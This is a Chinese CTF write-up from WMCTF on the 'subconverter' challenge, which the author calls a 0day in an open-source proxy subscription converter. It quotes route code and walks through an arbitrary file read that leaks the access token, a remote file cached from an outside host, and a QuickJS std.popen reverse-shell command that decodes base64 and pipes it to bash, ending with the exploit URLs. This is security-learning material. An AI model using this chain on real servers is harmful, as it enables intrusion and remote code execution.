


这次WMCTF拿了3个一血
题目设计非常有趣 其中还有几个0day 很多实际渗透遇到的问题也考虑到了
WEB
subconverter
一血
题目给了一个开源的代理订阅转换器
是个C++的项目
拿到源码 首先先寻找路由 查看鉴权逻辑
/*
webServer.append_response("GET", "/", "text/plain", [](RESPONSE_CALLBACK_ARGS) -> std::string
{
return "subconverter " VERSION " backend\n";
});
*/webServer.append_response("GET", "/version", "text/plain", [](RESPONSE_CALLBACK_ARGS) -> std::string
{
return "subconverter " VERSION " backend\n";
});
webServer.append_response("GET", "/refreshrules", "text/plain", [](RESPONSE_CALLBACK_ARGS) -> std::string
{
if(global.accessToken.size())
{
std::string token = getUrlArg(request.argument, "token");
if(token != global.accessToken)
{
response.status_code = 403;
return "Forbidden\n";
}
}
refreshRulesets(global.customRulesets, global.rulesetsContent);
return "done\n";
});
webServer.append_response("GET", "/readconf", "text/plain", [](RESPONSE_CALLBACK_ARGS) -> std::string
{
if(global.accessToken.size())
{
std::string token = getUrlArg(request.argument, "token");
if(token != global.accessToken)
{
response.status_code = 403;
return "Forbidden\n";
}
}
readConf();
if(!global.updateRulesetOnRequest)
refreshRulesets(global.customRulesets, global.rulesetsContent);
return "done\n";
});
webServer.append_response("POST", "/updateconf", "text/plain", [](RESPONSE_CALLBACK_ARGS) -> std::string
{
if(global.accessToken.size())
{
std::string token = getUrlArg(request.argument, "token");
if(token != global.accessToken)
{
response.status_code = 403;
return "Forbidden\n";
}
}
std::string type = getUrlArg(request.argument, "type");
if(type == "form")
fileWrite(global.prefPath, getFormData(request.postdata), true);
else if(type == "direct")
fileWrite(global.prefPath, request.postdata, true);
else
{
response.status_code = 501;
return "Not Implemented\n";
}
readConf();
if(!global.updateRulesetOnRequest)
refreshRulesets(global.customRulesets, global.rulesetsContent);
return "done\n";
});
webServer.append_response("GET", "/flushcache", "text/plain", [](RESPONSE_CALLBACK_ARGS) -> std::string
{
if(getUrlArg(request.argument, "token") != global.accessToken)
{
response.status_code = 403;
return "Forbidden";
}
flushCache();
return "done";
});
webServer.append_response("GET", "/sub", "text/plain;charset=utf-8", subconverter);
webServer.append_response("GET", "/sub2clashr", "text/plain;charset=utf-8", simpleToClashR);
webServer.append_response("GET", "/surge2clash", "text/plain;charset=utf-8", surgeConfToClash);
webServer.append_response("GET", "/getruleset", "text/plain;charset=utf-8", getRuleset);
webServer.append_response("GET", "/getprofile", "text/plain;charset=utf-8", getProfile);
webServer.append_response("GET", "/qx-script", "text/plain;charset=utf-8", getScript);
webServer.append_response("GET", "/qx-rewrite", "text/plain;charset=utf-8", getRewriteRemote);
webServer.append_response("GET", "/render", "text/plain;charset=utf-8", renderTemplate);
webServer.append_response("GET", "/convert", "text/plain;charset=utf-8", getConvertedRuleset);
if(!global.APIMode)
{
webServer.append_response("GET", "/get", "text/plain;charset=utf-8", [](RESPONSE_CALLBACK_ARGS) -> std::string
{
std::string url = urlDecode(getUrlArg(request.argument, "url"));
return webGet(url, "");
});
webServer.append_response("GET", "/getlocal", "text/plain;charset=utf-8", [](RESPONSE_CALLBACK_ARGS) -> std::string
{
return fileGet(urlDecode(getUrlArg(request.argument, "path")));
});
}
显然 token参数 用于部分路由的鉴权
其中 /version 路由可以获取当前版本 访问之
发现题目中给出的是 f9713b4分支版本的代码
是一个未release的最新版本 看来是个0day
重新pull代码 开始审计最新版本
RCE?
项目内置了一个脚本引擎quickjs
 追踪调用 发现脚本引擎在profile 转换时调用且需要鉴权
URL满足script: 开头即可进入分支
其中读取脚本时使用了fileGet函数来读取文件 只能读取普通文件
该点的利用条件: 鉴权 + 写入文件
继续查看其他eval调用 在定时任务中同样也使用了这个脚本引擎
这里与之前不同的是此处使用的是fetchFile函数
 定时任务的脚本路径使用了配置文件中的配置项
利用条件: 修改配置文件
文件写入
webGet下方的代码引起了我的注意
这个函数实现了一个简单的缓存功能用于缓存远程订阅
在缓存过程的中写入了文件
只有cache_ttl>0时请求才会被缓存
一番搜索过后发现了一个添加ttl的缓存路由 访问 /convert?url=http://1.1.1.1:8000/1.js 即可发起一个缓存请求
任意文件读取
convert路由调用了fetchFile函数 获取文件内容 这个函数可以读取本地文件
convert读取文件后只对文件进行了简单的正则替换 所以,我们可以利用这个路由读取任意文件. 成功读取当前目录下的配置文件 (其实这个项目还有一堆文件读取点 x)
鉴权token到手
构造quickjs脚本
在官方文档中查找代码中引入的库所对应的函数列表
很快在std库中发现了一个常见的命令执行函数popen
 直接构造一个反弹shell
std.popen("bash -c 'echo 5YGH6KOF6L+Z5piv5LiA5p2h5Y+N5by5c2hlbGzor63lj6UgIGlAcmNlLm1vZQ==|base64 -d|bash'", "r");
RCE 链
到这里可以整理出最简单的两条RCE链:
修改配置文件->添加计划任务->计划任务执行脚本
写入文件->转换profile->执行本地脚本
修改配置文件的路由是POST方法
后来发现题目使用的中间件代理只允许GET请求,还限制了传入参数.所以第一条只能放弃.
RCE!
第一步
读取配置文件 获取token 第二步
第二步
缓存远程文件
/convert?url=http://1.1.1.1:8000/1.js
第三步
计算缓存文件名 带入token 触发订阅转换 执行脚本
/sub?token=K5unAFg0wPO1j&target=clash&url=script:cache/c290fb8309721db5f8622eb278635c1a
GETSHELL!
小插曲
当时我的一个用于出网检测的vps 由于网络被动,在第一次发起请求时并没有返回数据.
还以为目标服务器不出网.
为了解决不出网的问题.
当时就想到了利用嵌套convert构造一个url. 在不出网的情况下缓存文件.
127.0.0.1:25500/convert?url=http://127.0.0.1:25500/convert?url=data://text/plain,abcdefg123123orange
结果发现了一个玄学的现象
自身发起的请求总是无法请求到自身的http服务
请求本地其他web服务正常访问
排查了半天后在数据包发现请求中有一个特殊的请求头 为了防止回环请求(自身访问自身服务)引起的dos
在http头打了一个标记,收到有标记的请求直接拒绝访问.
研究了半天发现无法绕过这个特性
本来要放弃的时候我又随手一测 发现又能访问我的VPS了 x)
easyjeecg
一血
一个开源java 项目
https://github.com/zhangdaiscott/jeecg
题目描述写的签到题难度 (checkin)
实际上这道题也非常简单
